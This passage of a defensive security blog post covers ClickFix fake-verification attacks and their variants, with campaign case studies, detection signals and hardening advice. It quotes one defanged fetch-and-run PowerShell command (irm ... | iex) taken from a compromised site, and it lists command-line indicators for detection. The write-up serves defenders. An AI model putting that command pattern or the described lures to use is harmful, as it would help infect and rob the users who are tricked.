
Image 10. The ConsentFix flow. Source: Push Security (2025).
With that code, the adversary obtains an access token to the account without needing the password and without facing MFA, which the victim themselves has already completed. MFA is still necessary, although it doesn’t cover what happens with what gets issued after a valid sign-in.

Image 11. Comparison between ClickFix and ConsentFix.
ClickFix as a service
Behind most of these campaigns is an infostealer, malware designed to steal passwords, session cookies and cryptocurrency wallets. Some security vendors point to Lumma Stealer as the most frequent final payload, although remote-access trojans and loaders are also distributed. This data feeds the malware-as-a-service (MaaS) market.
Industry research also describes ClickFix builders sold on forums since late 2024, with subscriptions ranging from 200 to 1,500 dollars per month, templates that imitate Google Meet or Cloudflare, and evasion options included.

Image 12. The ClickFix factory. Source: Unit 42 (2025).
Unit 42 analyzed one of these kits, the IUAM ClickFix Generator, first observed in July 2025. It lets you configure the template, the command copied to the clipboard, the level of obfuscation, mobile-device blocking and OS detection to deliver a different command to Windows and macOS. This kit was used to distribute the DeerStealer and Odyssey infostealers.
Campaigns also measure their effectiveness. In BackgroundFix, documented by Huntress, a fake photo-background-removal site notified the operator every time someone reached the step of pasting the command.
Recent campaigns that used ClickFix
State-linked actors
Between late 2024 and early 2025, Proofpoint observed groups linked to North Korea (TA427), Iran (TA450) and Russia (TA422, also known as APT28) incorporating ClickFix into their campaigns. In the case of APT28, activity reported by CERT-UA in October 2024, the lure was a fake Google spreadsheet with a reCAPTCHA that ended in an SSH tunnel and Metasploit. According to Proofpoint, ClickFix didn’t change these groups’ strategy, but it replaced the installation and execution stages of chains they were already using.
ClickFake Interview
In March 2025, Sekoia described a campaign attributed to Lazarus targeting people looking for jobs at cryptocurrency companies. During a fake interview, the site showed a camera error and asked the user to run a command to “update the driver”. On Windows, the chain installed the GolangGhost backdoor; on macOS, a stealer that also requested the system password.
Macfinger
In September 2026, Brad Duncan published, on the SANS Internet Storm Center, the analysis of a ClickFix campaign for macOS initially reported as AMOS (Atomic macOS Stealer). The malware downloaded a binary based on the machine’s architecture, requested access to personal folders and the keychain password, persisted via a LaunchAgent named Software Update and exfiltrated data over WebSocket. Duncan concluded that, because of those differences, it probably wasn’t AMOS.
A site compromised with EtherHiding
As part of the research for the talk, we ran a search in VirusTotal Intelligence for HTML pages that the engines already identify as ClickFix or FakeCaptcha:
(engines:clickfix or engines:fakecaptcha) tag:html p:10+ fs:30d+One of the results, click.html, corresponded to a compromised WordPress site with a block of JavaScript obfuscated in several layers (numbers, XOR, Base64 and XOR again) that changed on every visit.

Image 13. Hunting in VirusTotal Intelligence. Source: our own analysis (October 2026).
When analyzed in a controlled environment, the page queried a smart contract on Polygon that returned the domain checkyoubrowse[.]codes, which didn’t appear in the page’s code. It then showed a fake Cloudflare check and copied to the clipboard a command irm 'checkyoubrowse[.]codes/...' | iex, which ran PowerShell in stages until it downloaded a compressed file with an executable. The final payload was not executed.

Image 14. Reconstructed chain: EtherHiding and ClickFix. Source: our own analysis (October 7, 2026).
What traces a ClickFix attack leaves
For the victim, the attack comes down to one click and three keys. In the machine’s telemetry, however, that sequence leaves several signals a security team can monitor.

Image 15. Possible signals by variant. Sources: Huntress and other security vendors.
| Layer | What to look for |
|---|---|
| Browser | JavaScript that writes to the clipboard on “verification” pages |
| Run dialog | New entries in the registry’s RunMRU key |
| Processes | PowerShell, mshta, cmd or curl launched by explorer.exe; on macOS, a terminal running curl, base64 or xattr -c |
| Command line | Parameters like -w hidden, -enc, iwr, irm, iex or texts like “I am not a robot” |
| Network | Connections to recently registered domains or to blockchain RPC nodes |
Some security vendors recommend reviewing the HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU key, which stores the history of the Run dialog, for LOLBin names, suspicious URLs and fake verification texts. Keep in mind that if the execution fails, the entry isn’t recorded.
Each signal on its own can look legitimate. What makes it possible to identify a ClickFix attack is the sequence: a browser that ends up spawning a hidden PowerShell that connects to a recent domain.
How to protect yourself from ClickFix?
Recommendations for users
- Be wary of any verification that asks you to press Win + R, Win + X or open the Terminal or PowerShell. No legitimate CAPTCHA requires running commands.
- Don’t paste text copied from a web page into the system without knowing what it contains.
- Download software only from official sites, typing the address manually instead of using sponsored results.
- If you’ve already run a command of this kind, notify the security team immediately and change your passwords from another device.
Recommendations for organizations
Based on the recommendations of various security vendors, Huntress, Expel, Push Security and GuidePoint:
- Disable the Run dialog via group policy on the machines that don’t need it.
- Apply application-control policies that prevent launching PowerShell,
mshtaand other LOLBins from Run. - Enable PowerShell script-block logging and alert on interpreters started by
explorer.exe. - Monitor the
RunMRUkey and command lines containing verification texts. - Alert when an unexpected process accesses the browser cache.
- Block recently registered domains and blockchain RPC endpoints when there’s no business need.
- Review Azure CLI sign-ins outside admin or development profiles.
- Enable the Windows Terminal warning for multi-line pastes.
Train with safe simulations
There are ClickFix simulations that let you train teams without running malicious code. Phishing Club published a complete example, including an email with urgency, mobile-device blocking, the fake CAPTCHA and a final page that explains what happened. The “payload” is a harmless curl that only records that the person completed the steps.

Image 16. Safe ClickFix simulation. Based on Phishing Club (2025).
Conclusion
ClickFix shows that copying, pasting and “verifying that we’re human” can become part of an attack chain. The technique moved from Windows to macOS, added evasion methods like cache smuggling and EtherHiding, and with ConsentFix it reached identity theft without malware. For defense teams, the common thread remains the same: a person who opens a system tool and pastes a command they didn’t write. That’s the best opportunity for detection and for awareness.
References
- ESET, Threat Report H1 2025 (2025) and Infosecurity Magazine.
- Microsoft Threat Intelligence, Think before you Click(Fix) (2025).
- Proofpoint, Around the World in 90 Days: State-Sponsored Actors Try ClickFix (2025).
- SANS Internet Storm Center (Brad Duncan), A Closer Look at Malware From the Macfinger ClickFix Campaign (2026).
- Sekoia, ClickFake Interview campaign by Lazarus (2025).
- Huntress, ClickFix: malware buried in images (2025).
- Huntress, Don’t sweat the ClickFix techniques (2025).
- BleepingComputer, FileFix attack weaponizes Windows File Explorer (2025).
- Expel (Marcus Hutchins), Cache smuggling: When a picture isn’t a thousand words (2025).
- Push Security, ConsentFix (2025).
- Dark Reading on GuidePoint GRIT, ClickFix Campaign Compromises 31 Orgs, Abuses Polygon Blockchain (2026).
- Unit 42 (Palo Alto Networks), The ClickFix Factory: First Exposure of IUAM ClickFix Generator (2025).
- Huntress, BackgroundFix / CastleLoader (2026).
- Phishing Club, Simulating ClickFix (2025).
Further reading
- Huntress, What is ConsentFix? (2026).
- Mitiga, ConsentFix OAuth phishing explained (2026).
- SenseOn, ClickFix.
/ comments .
What did you think?
No account needed: leave your comment and your email, and you'll get a link to confirm it.